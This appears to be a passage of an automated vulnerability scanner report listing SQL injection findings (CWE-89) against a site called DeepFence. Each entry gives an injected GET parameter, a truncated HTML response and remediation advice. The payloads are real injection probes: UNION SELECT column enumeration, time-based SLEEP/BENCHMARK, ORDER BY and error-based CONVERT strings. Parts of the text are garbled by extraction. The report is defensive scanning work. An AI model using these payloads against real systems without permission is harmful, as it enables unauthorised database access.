BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1193				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1194				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1195

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BjBwFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1196				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>" or ""^"</td></tr></table>	Name	Value	DemoUser1#	" or ""^"
Name	Value				
DemoUser1#	" or ""^"				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1197

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>" or benchmark(10000000,MD5(1))#</td></tr></table>	Name	Value	DemoUser1#	" or benchmark(10000000,MD5(1))#
Name	Value				
DemoUser1#	" or benchmark(10000000,MD5(1))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1198				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13--
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1199				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="</pre>				

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1200	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgguFqg93Dy...

Alerts

Action Points

CWE-ID

Issue Number

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1201

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2</td></tr> </table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1202				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>1' ORDER BY 1,2--+</td></tr> </table>	Name	Value	DemoUser1#	1' ORDER BY 1,2--+
Name	Value				
DemoUser1#	1' ORDER BY 1,2--+				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1203	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts

Action Points

CWE-ID

Issue Number

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1204

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	-- or #

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkxQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1205

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))--</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))--
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkxQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1206				

Scan	SQL Injection
------	---------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>OR 1=0</td></tr></table>	Name	Value	DemoUser1#	OR 1=0
Name	Value				
DemoUser1#	OR 1=0				
